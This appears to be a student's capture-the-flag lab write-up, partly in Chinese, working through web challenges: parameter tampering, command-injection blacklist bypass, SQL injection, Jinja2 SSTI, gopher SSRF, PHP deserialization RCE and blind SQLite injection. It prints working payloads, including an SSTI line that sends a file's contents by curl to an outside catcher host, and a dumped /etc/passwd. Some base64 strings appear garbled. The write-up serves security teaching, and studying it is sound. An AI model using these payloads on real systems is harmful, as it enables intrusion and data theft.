


Lab-Cat Shop


Flag: FLAG{omg_y0u_hack3d_th3_c4t_sh0p!}

解題流程與思路

1. 這一題很簡單，只要觀察送出的封包就可以知道每一個品項都是按照順序的(可預期的號碼)，所以只要把品項改成我們要的就可以成功query，如下圖，原本FLAG的column反白無法點選



但因為送出的item number可預期，所以還是能夠正常query




2. 接著看下一個packet就知道連我們的餘額以及支付金額都是裸奔的狀態，所以可以直接更改拿到

flag

Request

```
1 POST /buy HTTP/1.1
2 Host: h4ck3r.quest:8100
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://h4ck3r.quest:8100
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://h4ck3r.quest:8100/item/5431
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: session=eyJtb25leSI6NjU1MzYsInN0dWZmIjpbXX0.ZZLWJw.YAR1JCY9GvNs27M8x2E2mf2KT4g
14 Connection: close
15
16 item_id=5430&cost=0
```



Cat list

1. You got a(n) **FLAG** 🐱 **FLAG{omg_y0u_hack3d_th3_c4t_sh0p!}**

Lab-DNS Lookuper

Flag: FLAG{YOU\$(Byp4ssed)_th3`waf`}

解題流程與思路

Use **\$** or **`** string to bypass blacklist

Payload:

```
'$(cat /fla*)'
```

```
'cat /fl*g*'
```

Lab-Log me in

Flag: FLAG{b4by_sql_inj3cti0n}

解題流程與思路

- Payload → **'**) or **('1'='1')** -- #

SELECT * FROM admin WHERE (username=) or ('1'='1') -- #) AND (password='MTIz')


Lab-Jinja2 SSTI

Flag: FLAG{ssti.__class__.__pwn__}

解題流程與思路

Easy way

payload: `{{[[].__class__.__base__.__subclasses__()[132].__init__.__globals__['popen']("cat /this_15_f14ggggggg").read()}}`




Need Tool way - [Beeceptor](#)

`Beeceptor` will catch our result from `curl`.
It'll execute `cat /this_15_f14ggggggg` first and the result will be sent to `Beeceptor` as attached data by `curl`.

Payload:

```
{{[[].__class__.__base__.__subclasses__()[132].__init__.__globals__['system']('curl {Beeceptor URL} -d "`cat /this_15_f14ggggggg`')']]}}
```



Lab-Preview Card

Flag: `FLAG{gopher://http_post}`

解題流程與思路

When you see a preview function, then it may have SSRF problem.

1. Test it

file:///etc/passwd or http://127.0.0.1

← HOME

file:///etc/passwd

Preview card

file:///etc/passwd

file:///etc/passwd

Debug

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

2. Analyze flag.php

← HOME

file:///var/www/html/flag.php

Preview card

file:///var/www/html/flag.php

file:///var/www/html/flag.php

Debug

```
<?php
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') die("Only for localhost user.");
?>
<form action="/flag.php" method="post">
  Do you want the FLAG? <input type="text" name="givemeflag" value="no">
  <input type="submit">
</form>
<?php
if (isset($_POST['givemeflag']) && $_POST['givemeflag'] === 'yes')
  echo "FLAG:", getenv('FLAG');
```

:::spoiler source code

```
<?php
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') die("Only for localhost user.");
?>
<form action="/flag.php" method="post">
    Do you want the FLAG? <input type="text" name="givemeflag" value="no">
    <input type="submit">
</form>
<?php
if (isset($_POST['givemeflag']) && $_POST['givemeflag'] === 'yes')
    echo "FLAG:", getenv('FLAG');
```

...

If you want flag, you need visit `/flag.php` as localhost and send a form data with parameter `givemeflag`.

3. Construct package - **gopher**

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 14
Content-Type: application/x-www-form-urlencoded

givemeflag=yes
```

Transferred by [urlencode](#) with `CRLF` type.

Payload:

```
gopher://127.0.0.1:80/_POST%20%2Fflag.php%20HTTP%2F1.1%0d%0aHost%3A%20127.0.0.1
%0d%0aContent-Length%3A%2014%0d%0aContent-Type%3A%20application%2Fx-www-form-
urlencode%0d%0a%0d%0agivemeflag%3Dyes%0d%0a
```

4. Then we got flag...

Lab-Magic Cat

Flag: `FLAG{magic_cat_pwnpwn}`

解題流程與思路

1. Test payload in local side

```
$ ./psys
> class Caster
. {
.     public $cast_func = 'intval';
.     function cast($val)
.     {
.         return ($this->cast_func)($val);
.     }
. }
> $test = new Caster
= Caster {#2772
    +cast_func: "intval",
}
```

```

> $test->cast_func = 'system'
= "system"
> $test->cast('pwd')
= "/home/sbk6401"

```

2. Construct serialized session

```

> class Cat
. {
.     public $magic;
.     public $spell;
.     function __construct($spell)
.     {
.         $this->spell = $spell;
.         $this->magic = new Caster();
.     }
.     function __wakeup()
.     {
.         echo "Cat wakeup!\n";
.         $this->magic->cast($this->spell);
.     }
. }
> $cat = new Cat("ls -al /")
= Cat {#2771
    +magic: Caster {#2763
        +cast_func: "intval",
    },
    +spell: "ls -al /",
}
> $cat->magic->cast_func = "system"
= "system"
> base64_encode(serialize($cat))
=
"Tzo2OiJkYXQoIjE6e3M6NT0ibWFnawMiO086NjoiQ2FzdGVyIjoxOntzOjk6ImNhc3RfZnVuYyI7
czo2OiJZeXN0ZW0iO3l0ZjU6InNwZWxsIjtzOjg6ImxzIC1hbCAVIj9"

```

```

1 Unserialize...
2 Cat Wakeup!
3 total 80
4 drwxr-xr-x 1 root root 4096 Nov 11 2021 .
5 drwxr-xr-x 1 root root 4096 Nov 11 2021 ..
6 -rwxr-xr-x 1 root root 0 Nov 11 2021 .dockerenv
7 drwxr-xr-x 1 root root 4096 Oct 12 2021 bin
8 drwxr-xr-x 2 root root 4096 Oct 3 2021 boot
9 drwxr-xr-x 5 root root 340 Nov 23 2021 dev
10 drwxr-xr-x 1 root root 4096 Nov 11 2021 etc
11 -rw-rw-r-- 1 1001 1001 22 Nov 4 2021 flag_23907376917516c8
12 drwxr-xr-x 2 root root 4096 Oct 3 2021 home
13 drwxr-xr-x 1 root root 4096 Oct 12 2021 lib
14 drwxr-xr-x 2 root root 4096 Oct 11 2021 lib64
15 drwxr-xr-x 2 root root 4096 Oct 11 2021 media
16 drwxr-xr-x 2 root root 4096 Oct 11 2021 mnt
17 drwxr-xr-x 2 root root 4096 Oct 11 2021 opt
18 dr-xr-xr-x 635 root root 0 Nov 23 2021 proc
19 drwx----- 1 root root 4096 Oct 22 2021 root
20 drwxr-xr-x 1 root root 4096 Oct 12 2021 run
21 drwxr-xr-x 1 root root 4096 Oct 12 2021/sbin
22 drwxr-xr-x 2 root root 4096 Oct 11 2021 srv
23 dr-xr-xr-x 13 root root 0 Nov 23 2021 sys
24 drwxrwxrwt 1 root root 4096 Oct 22 2021 tmp
25 drwxr-xr-x 1 root root 4096 Oct 11 2021 usr
26 drwxr-xr-x 1 root root 4096 Oct 12 2021 var
27 <pre>
28 This is your 🐱:
29 object(Cat)#1 (2) {
30   ["magic"]=>
31   object(Caster)#2 (1) {
32     ["cast_func"]=>
33     string(6) "system"
34   }
35   ["spell"]=>
36   string(8) "ls -al /"
37 }
38 </pre>
39
40 <p>Usage:</p>
41 <p>/?source</p>
42 <p>/?spell=the-spell-of-your-cat</p>

```

3. Get flag

```

> $cat->spell = "cat /flag*"
= "cat /flag*"

> base64_encode(serialize($cat))
=
"TzozOjJlYXQiojI6e3M6NT0ibWFnawMiO086NjoiQ2FzdGVyIjoxOntzOjk6ImNhc3RfZnVuYyI7
czo2OjJzeXN0ZW0iO3lzoju6InNwZWxsIjtzOjEwOjIjYXQgL2ZsYWcqIj9"

```

```
Unserialize... Cat Wakeup! FLAG{magic_cat_pwnpwn}
```

```
This is your 🐱 :  
object(Cat)#1 (2) {  
  ["magic"]=>  
    object(Caster)#2 (1) {  
      ["cast_func"]=>  
        string(6) "system"  
    }  
  ["spell"]=>  
    string(10) "cat /flag*"  
}
```

Usage:

```
/?source
```

```
/?spell=the-spell-of-your-cat
```

HW-Double Injection - FLAG1

Flag: FLAG{sqlite_js0n_inject!on}

解題流程與思路

這一題超爆難，應該可以預見被splitline凌虐，先看Dockerfile寫了甚麼，安裝的前置作業結束以後，分別把FLAG1和FLAG2的內容丟到 /flag1.txt, /flag2-{random string}.txt 中，並且執行db的初始化，也就是把FLAG1當成admin的密碼，接著比較重要的一步是把存取db內容的file(/etc/db.sqlite3)的權限設定read-only，這個操作後續會說明重要的地方，最後就是執行app.js

- 目標:

我們的目標是想辦法把FLAG1拿到手，但看了一圈app.js也沒有任何想法，雖然我知道username的地方有SQLInjection的洞，但重要的是如何把密碼送到前端給我們

- 一開始的想法:

送出post request後，會進到login route，並且db會對送來的username / password進行query，此時會發現有兩個if statement，當時我在想，只要滿足第一個if statement，他就會return並且render出原本的username，所以如果我可以創一個新的table或是insert原本的users table，並且把username設定成FLAG1，然後password設定已知，這樣的話就一定會進到第二個if statement，如此就算我不知道FLAG1是多少，他也會把username吐回到前端

```
if (row.password === password) {  
  if (password !== FLAG1) {  
    const html = ejs.render('<h1>Success!</h1>', { username });  
    return res.send(html);  
  } else {  
    const html = ejs.render(template, { username });  
    return res.send(html);  
  }  
} else {  
  return res.status(401).send('Unauthorized');  
}
```

但這個做法有兩個原因導致無法實踐

1. 前面講過，splitline把 /etc/db.sqlite3 設定成read-only，所以我們無法對他做任何修改

2. 就算這個file可以修改，因為ejs.render的關係，如果給定的1st參數沒有format可以填入(就像第二個if出現的template)，他並不會把username一起render進去，雖然我也不確定為甚麼要這樣寫
- 比較可行的方式
1. 逛了好幾圈app.js都沒有任何可以把username吐回前端的地方，代表這個思路應該不是可行的方式，此時可以想想看time based或是boolean based 這種blind injection，可能是個不錯的方式，雖然我也有嘗試union based，不過效果不大
 2. 因為是完全沒有任何filter的sql injection，所以我就直接在local的sqlite db browser下語法順便debug，當payload如下時：

```
admin.username") as a,  
  json_extract(users, '$.admin.username') as b,  
  json_extract(users, '$.admin.password') as c  
FROM db -- #
```

- 在server端會變成

```
("$.admin.username\"") as a,  json_extract(users, '$.admin.username')  
as b,  json_extract(users, '$.admin.password') as c FROM db -- #  
.password"
```

- 完整的query會變成

```
SELECT json_extract(users, "$.admin.username\"") as a,  
json_extract(users, '$.admin.username') as b,  json_extract(users,  
'$.admin.password') as c FROM db -- # .password") AS password FROM  
db
```

- 則query到的data如下

```
{ a: null, b: 'admin', c: 'FLAG{flag-1}' }
```

第一個參數a為null是因為app.js中，我們的payload經過==JSON.stringify==，會在雙引號前加一個反斜線，這會導致query時，db不知道==\$.admin.username\\==是甚麼東西，只有單引號沒有這個問題，但如果第一個query data不加上雙引號就會導致閉合不全而導致結果異常(如下)

```
2023-12-27 12:21:53 "$.admin.username") as a,  json_extract(users, '$.admin.username') as b,  json_extract(users, '$.a  
dmin.password') as c FROM db -- # .password"  
2023-12-27 12:21:53 SELECT json_extract(users, "$.admin.username") as a,  json_extract(users, '$.admin.username') as b,  
  json_extract(users, '$.admin.password') as c FROM db -- # .password") AS password FROM db  
2023-12-27 12:21:53 { password: null }  
2023-12-27 12:21:53
```

所以我乾脆第一個參數就算了，重新利用後兩個參數要到username和password

3. 有了這個可以幹嘛呢？我們可以下條件，當條件符合的時候做A，否則做B，而A和B是有一些差異，可能是時間長度或是網站是否crash為基準，這樣的話我們就可以知道下的條件是否正確，POC如下：

- 看長度

```

SELECT
  json_extract(users, '$.admin.username') as a,
  json_extract(users, '$.admin.username') as b,
  json_extract(users, '$.admin.password') as c
FROM db
WHERE
  b = 'admin'
  AND IIF(length(c) = 10, (SELECT randomblob(1000000000 % 10) FROM
sqlite_master WHERE 1 LIMIT 1), 1); -- #

```

在local測試時，FLAG1=FLAG{test}，也就是只有10個字，如果條件設定不符合時，就會query出東西，因為條件不符回傳1，如下圖

The screenshot shows a SQL query execution window with the following SQL code:

```

1 SELECT
2   json_extract(users, '$.admin.username') as a,
3   json_extract(users, '$.admin.username') as b,
4   json_extract(users, '$.admin.password') as c
5 FROM db
6 WHERE
7   b = 'admin'
8   AND IIF(length(c) = 11, (SELECT randomblob(1000000000 % 10) FROM sqlite_master WHERE 1 LIMIT 1), 1); -- #

```

Below the query, a table with 3 columns (a, b, c) is displayed. The first row contains the values 'admin', 'admin', and 'FLAG{test}'.

	a	b	c
1	admin	admin	FLAG{test}

Execution finished without errors.
Result: 1 rows returned in 3ms
At line 1:
SELECT
 json_extract(users, '\$.admin.username') as a,
 json_extract(users, '\$.admin.username') as b,
 json_extract(users, '\$.admin.password') as c
FROM db
WHERE
 b = 'admin'
 AND IIF(length(c) = 11, (SELECT randomblob(1000000000 % 10) FROM sqlite_master WHERE 1 LIMIT 1), 1);

反之，就會query不出東西，也就是crash

The screenshot shows a SQL query execution window with the following SQL code:

```

1 SELECT
2   json_extract(users, '$.admin.username') as a,
3   json_extract(users, '$.admin.username') as b,
4   json_extract(users, '$.admin.password') as c
5 FROM db
6 WHERE
7   b = 'admin'
8   AND IIF(length(c) = 10, (SELECT randomblob(1000000000 % 10) FROM sqlite_master WHERE 1 LIMIT 1), 1); -- #

```

Below the query, a table with 3 columns (a, b, c) is displayed. The first row contains the values 'admin', 'admin', and 'FLAG{test}'.

	a	b	c
1	admin	admin	FLAG{test}

Execution finished without errors.
Result: 1 rows returned in 2ms
At line 1:
SELECT
 json_extract(users, '\$.admin.username') as a,
 json_extract(users, '\$.admin.username') as b,
 json_extract(users, '\$.admin.password') as c
FROM db
WHERE
 b = 'admin'
 AND IIF(length(c) = 10, (SELECT randomblob(1000000000 % 10) FROM sqlite_master WHERE 1 LIMIT 1), 1);

- 如果想要知道某一個字元可以substr這個function

```

SELECT
  json_extract(users, '$.admin.username') as a,
  json_extract(users, '$.admin.username') as b,
  json_extract(users, '$.admin.password') as c
FROM db
WHERE
  b = 'admin'
  AND IIF(substr(c, 1, 5) = 'FLAG{', (SELECT randomblob(1000000000
% 10) FROM sqlite_master WHERE 1 LIMIT 1), 1); -- #

```

4. 此時就可以開寫script去server端爆破FLAG1

HW-Double Injection - FLAG2

Flag: FLAG{ezzzzz_sql2ssti}

解題流程與思路

這一題想了很久，因為我沒有跟影片，想說應該都是跟去年差不多或是在臺科的網頁安全一樣，但其實相關的payload就是在講義上，花了一整天寫的我be like:



基本上就是連接前一題的思緒，既然我們知道admin的password也就是FLAG1，那麼我們就可以用前一題的payload:

```

admin.password") as password, json_extract(users, '$.admin.password') as password
from db; -- #

```

後面搭配簡單的XSS也是可以通的，原本想說可以利用XSS達到RCE，但就我之前和Kaibro的詢問，XSS應該沒有這麼powerful，所以我就往SSTI或command injection下手，後來經過@cs-otaku的提點才知道ejs有一個洞，也是上課有提到的SSTI控到RCE，當時看的文章是Huli大寫的，內容詳細說明了為甚麼會有這個洞以及該如何構造攻擊的payload，不過整體更複雜也算是需要客製化的題目才需要了解這麼多，這一題算是只要取得經典的payload就可以攻克，如果想要用動態看他跑得怎麼樣，可以用webstorm跟，想知道整體的動態流程可以看[之前寫的文章](#)